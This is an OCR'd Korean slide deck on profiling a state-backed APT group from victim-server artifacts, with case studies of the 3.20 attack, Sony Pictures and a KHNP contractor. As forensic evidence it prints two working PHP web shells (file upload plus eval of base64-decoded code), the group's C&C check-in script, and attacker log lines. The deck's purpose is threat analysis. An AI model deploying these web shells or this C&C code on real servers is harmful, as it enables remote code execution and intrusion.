주요 APT 공격조직 프로파일링

박문범
APT 공격조직 프로파일링 연구회

Introduction

- APT 공격조직 프로파일링 연구회
- BOB 디지털포렌식 트랙 멘토
- Hacking & Analysis, Digital Forensic & Profiling
- HITB GSEC, Ekoparty, TROOPERS, HITCON, VXCON, RedPill

국가 사이버전 조직 개요

국가 사이버전 조직 개요

- 어떤 조직 ☞ 군사 조직
- 활동 근거지 ☞ 특정 국가내에서 주로 활동
- 최초 침투 방식 ☞ HWP, MS Word 취약점을 이용한 스피어 피싱
- 2차 공격 방식 ☞ PMS 등 내부 솔루션 업데이트 서버의 프로토콜 취약점을 주로 이용
- APT 사례 ☞ 농협, OO부 출입기자, J일보, 소니픽쳐스, 한수원 협력업체, 청와대사칭, ADEX, I社, K社, S社, etc
- 기타 ☞ 공격 시 사용하는 악성코드 제작 조직은 별도 존재

프로파일링 요소

프로파일링 요소

- 해당 APT 공격조직에 의해 해킹 당한 피해 서버 측 아티팩트
  ☞ 공격자 특정 가능, 공격자의 다양한 정보 확인 가능
- 피해 서버는 C&C, 유출정보 수집, 악성코드 유포지 등으로 악용
  ☞ C&C 통신 방식, C&C 서버 소스코드, RAT, 웹쉘 등 확보 가능
- 다양한 로그파일을 통한 공격조직의 구체적 정보 수집
  ☞ 공격조직의 IP, 운영체제, 브라우져, 조직원 규모 등 확인 가능
- 사전 공격징후 및 추가 피해사실 정보 획득
- 악성코드 분석을 통한 프로파일링 기법의 한계 보완
  ☞ 피해 서버 측 아티팩트의 보존성이 높다면 악성코드 분석은 불필요
  ☞ 좀 더 정밀한 공격자 특정이 가능

프로파일링 요소

- **IP : 175.45.XXX.XXX**
- **User Agent**

Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0)

Mozilla/5.0 (Windows NT 5.1; rv:31.0) Gecko/20100101 Firefox/31.0" 1 29228

Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.10) Gecko/20100914 Firefox/3.6.10

Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.17) Gecko/2009122116 Firefox/3.0.17

Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; GTB6; .NET CLR 2.0.50727; .NET CLR 3.5.30729)

Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.94 Safari/537.36

Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:13.0) Gecko/20100101 Firefox/13.0.1

프로파일링 요소

- 웹쉘

```
19
20 if(!empty($HTTP_POST_FILES['attach']))
21 {
22   if (get_magic_quotes_gpc())
23       $_REQUEST['att_path'] = stripslashes($_REQUEST['att_path']);
24     $_REQUEST['att_path'] = base64_decode($_REQUEST['att_path']);
25     $att_path = $_REQUEST['att_path'];
26   copy($HTTP_POST_FILES['attach']['tmp_name'],$att_path);
27   if(file_exists($att_path))
28   {
29     echo "Upload Successfully";
30   }
31   exit;
32 }
33
34 if(!empty($_REQUEST['code']))
35 {
36   if (get_magic_quotes_gpc())
37       $_REQUEST['code'] = stripslashes($_REQUEST['code']);
38     $_REQUEST['code'] = base64_decode($_REQUEST['code']);
39     $code = $_REQUEST['code'];
40
41   eval($code);
42 exit;
43 }
```

```
37
38 if (!empty($attach))
39   {
40     if (get_magic_quotes_gpc())
41         $_REQUEST['att_path'] = stripslashes($_REQUEST['att_path']);
42     $_REQUEST['att_path'] = base64_decode($_REQUEST['att_path']);
43     $att_path             = $_REQUEST['att_path'];
44     copy($attach, $att_path);
45     if (file_exists($att_path))
46       {
47         echo "Upload Successfully";
48       }
49     exit;
50   }
51 if (!empty($_REQUEST['code']))
52   {
53     if (get_magic_quotes_gpc())
54         $_REQUEST['code'] = stripslashes($_REQUEST['code']);
55     $_REQUEST['code'] = base64_decode($_REQUEST['code']);
56     $code             = $_REQUEST['code'];
57     eval($code);
58     exit;
59   }
60 exit;
61 ?>
```

프로파일링 요소

- **웹쉘 + IP**

175.45.[redacted] - - [07/Jul/2015:17:20:41 +0900] "GET [redacted]/list.php HTTP/1.0" 200 10099 "http://www.[redacted]/list.php" "Mozilla/5.0 (Windows NT 5.1; rv:31.0) Gecko/20100101 Firefox/31.0" 1 873

175.45.[redacted] - - [07/Jul/2015:18:23:47 +0900] "POST [redacted]/list.php HTTP/1.0" 200 13583 "http://www.[redacted]/list.php" "Mozilla/5.0 (Windows NT 5.1; rv:31.0) Gecko/20100101 Firefox/31.0" 1 30944

175.45.[redacted] - - [08/Jul/2015:12:49:26 +0900] "POST [redacted]/list.php HTTP/1.0" 200 11312 "http://www.[redacted]/list.php" "Mozilla/5.0 (Windows NT 5.1; rv:31.0) Gecko/20100101 Firefox/31.0" 1 29228

175.45.[redacted] - - [11/May/2016:11:12:43 +0900] "POST[redacted]/register.php HTTP/1.0" 200 14983 "http://www.[redacted]/register.php" " Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:13.0) Gecko/20100101 Firefox/13.0.1" 1 1874

175.45.[redacted] - - [11/May/2016:11:12:57 +0900] "POST[redacted]/register.php HTTP/1.0" 200 18932 "http://www.[redacted]/register.php" " Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:13.0) Gecko/20100101 Firefox/13.0.1 " 1 87301

175.45.[redacted] - - [11/May/2016:11:13:11 +0900] "POST[redacted]/register.php HTTP/1.0" 200 15093 "http://www.[redacted]/register.php" " Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:13.0) Gecko/20100101 Firefox/13.0.1 " 1 47883


프로파일링 요소

- **C&C 소스코드 및 통신 방식**


```php
<?php
date_default_timezone_set('Asia/Seoul');
$Now_time = time();
$date = date("Y년m월d일 H시i분s초",$Now_time);

$filename="";
$computer="";
$osinfo="";
if (isset($_GET['filename'])) $filename=$_GET['filename'];
if (isset($_GET['computer'])) $computer=$_GET['computer'];
if (isset($_GET['osinfo'])) $osinfo=$_GET['osinfo'];

$handle = fopen($computer, "wb");
fwrite($handle, $date . "\r\n");
fwrite($handle, getenv("REMOTE_ADDR") . "\r\n");
fwrite($handle, base64_decode($osinfo) . "\r\n");
fclose($handle);

$update = $filename . ".jpg";
$filename .= "_" . $computer . "_UPD";
if (!file_exists($filename) && file_exists($update)) {
    $handle = fopen($filename, "wb");
    fclose($handle);
    header("Location: " . $update);
}
exit;
?>
```

filename = 추가 설치파일
computer = 컴퓨터 이름(ID)
osinfo = 운영체제 정보
base64 인코딩

C&C 서버 IP 인코딩 값으로 폴더 생성 후 감염 PC로 부터 전달된 파일 저장




파일명_감염PC 이름_UPD 생성
(악성코드 추가 다운로드 받은 PC 확인 목적)



APT 공격 사례 분석


APT 공격 사례 분석

- Case1 - 3.20 사이버테러 (2013. 3)




APT 공격 사례 분석

- **Case2 – SONY픽쳐스 (2014. 10)**



APT 공격 사례 분석

- **Case3 – 한수원 협력업체 (2014. 12)**



기타

기타

PDB Path in PE info – 디버그 정보

G:₩₩[redacted]₩₩00_Tools_From_VirusGeneratorByPassVaccine₩₩Virus_avoiding_vaccine₩₩EngineLoader₩₩Release₩₩svcs.pdb (svcs.dll)

G:₩₩[redacted]₩₩00_Tools_From_VirusGeneratorByPassVaccine₩₩Virus_avoiding_vaccine₩₩Win7_64_Elevate₩₩x64₩₩Release₩₩comaddon.pdb (comaddon.dll)

OO부 출입기자 노트북

OOO공기업 협력업체 CEO PC

G:₩₩[redacted]₩₩00_Tools_From_VirusGeneratorByPassVaccine₩₩Virus_avoiding_vaccine₩₩EngineLoader₩₩Release₩₩svcs.pdb (svcs.dll)

G:₩₩[redacted]₩₩00_Tools_From_VirusGeneratorByPassVaccine₩₩Virus_avoiding_vaccine₩₩Win7_64_Elevate₩₩x64₩₩Release₩₩comaddon.pdb (comaddon.dll)

기타

PDB Path in PE info – 디버그 정보

* 출처 : CyberWar - https://www.facebook.com/cyberwar15


```
dw 409Dh                ; Data3
db 0AAh, 4Eh, 0Ch, 0FEh, 8Ch, 5Ch, 84h, 99h; Data4
dd 1                    ; Age
unicode <H:₩좀비류포₩HWP공작₩NaverToolBar₩Release₩NaverToolBar.pdb>,0,<>,0,<>,0 ; PdbFileName
db    0
```

```
dw 4158h                ; Data3
db 0AAh, 46h, 79h, 0D2h, 0E5h, 53h, 080h, 35h; Data4
dd 1                    ; Age
unicode <J:₩좀비류포₩20121118-with 대표부₩downloader₩Release₩downloader.pdb>,0 ; PdbFileName
unicode <>,0,<>,0
db    0                 ; DATA XREF: .rdata:004161EC↑o
```

```
dw 40C3h                ; Data3
db 0B3h, 25h, 0C6h, 5Bh, 0F9h, 0E6h, 0CEh, 5Dh; Data4
dd 1                    ; Age
unicode <J:₩좀비류포₩20121210-HWP공작2₩bot-web₩Win32₩Release₩downloader.pdb> ; PdbFileName
unicode <>,0,<>,0
db    0
```

기타

악성코드 분석만을 통한 프로파일링 한계 사례 – Qihoo360



THANK YOU!